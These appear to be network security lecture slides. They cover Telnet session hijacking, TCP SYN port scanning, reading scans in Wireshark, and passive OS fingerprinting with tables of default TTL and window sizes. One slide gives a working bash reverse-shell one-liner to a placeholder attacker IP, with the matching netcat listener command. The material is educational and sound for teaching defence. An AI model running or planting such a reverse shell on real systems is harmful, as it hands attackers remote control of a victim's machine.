
Hijacking a Telnet Session

- How does the attack work?



Hijacking a Telnet Session

- Similar to Reset attack: Sniff and Spoof



What else would the attacker do?

Run a reverse shell!

```
/bin/bash -i > /dev/tcp/<ATTACKER_IP>/9090 0<&1 2>&1
```

1

2

3

4

(1) Open a new interactive bash shell

(2) Redirect stdout to a TCP socket


(3) Set stdin to stdout (TCP socket)

(4) Set stderr to stdout (TCP socket)

On the attacker machine:

```
$ nc -lv 9090  
Listening on [0.0.0.0] (family 0, port 9090)
```

What Happens to User Inputs





Network Reconnaissance

TCP-based Techniques

Network Reconnaissance


- Goal: Perform in-depth research on the target system
- Two techniques:
 - Port scanning
 - OS fingerprinting

Port Scanning

- Goals:
 - to determine whether the victim is alive and reachable
 - to know which ports the victim is listening to
- TCP SYN scan
 - Fast and reliable
 - Portable across platforms
 - Less noisy than other techniques

TCP: Connection Establishment

- Any TCP connection starts with a three-way handshake.




TCP SYN Scan

- SYN scan relies on the three-way handshake in TCP.
 - Using *half-open* connection!
- The attacker determines a port is open based on:
 - the packet sent by the victim (if any)
- Three possible cases.


TCP SYN Scan: Case 1

- The victim replies with SYN-ACK → The attacker knows that the port is open.




TCP SYN Scan: Case 2

- The victim replies with RST → The attacker knows that the port is closed.



TCP SYN Scan: Case 3

- The attacker does not receive a response → inconclusive.



Analyzing SYN Scan in Wireshark

- Use the Conversation window to check TCP handshake
- Conversations having:
 - 5 pkts → indicates that the port is open
 - 2 pkts → indicates that the port is closed
 - 1 pkt → inconclusive!

OS Fingerprinting

- Determining the victim's OS without having physical access to the machine.
- Useful to:
 - configure the methods of attack
 - know the location of critical files
 - E.g., some versions of OSs have certain vulnerabilities

Passive OS Fingerprinting

- Examine certain fields within packets to determine the OS
- The attacker needs only to listen to packets
 - And does not need to send any packet!
 - Ideal because the attacker is stealthy
- Key Idea:
 - Standards tell us the fields belonging to a protocol
 - But, they don't tell us the default values of many fields!
 - Many of these default values are OS-specific



Common Default Values – IP

Field	Default Value	Platform
Initial TTL	64	nmap, BSD, OS X, Linux
	128	Windows
	255	Cisco IOS, Solaris
Don't Fragment flag	Set	BSD, OS X, Linux Windows, Solaris
	Not set	nmap, Cisco IOS

Common Default Values – TCP

Field	Default Value	Platform
Window Size	1024—4096	nmap
	65535	BSD, OS X
	Variable	Linux, Windows
	4128	Cisco IOS
	24820	Solaris
Max. Segment Size	0	nmap
	1440—1460	Windows
	1460	BSD, OS X, Linux, Solaris
SackOK	Set	Linux, Windows, OS X
	Not set	nmap, Cisco IOS, Solaris

Passive OS Fingerprinting

- Open source tools:
 - p0f: <http://lcamtuf.coredump.cx/p0f3/>

Traffic Re-direction



Person-in-the-middle Attacks

Traffic Re-Direction

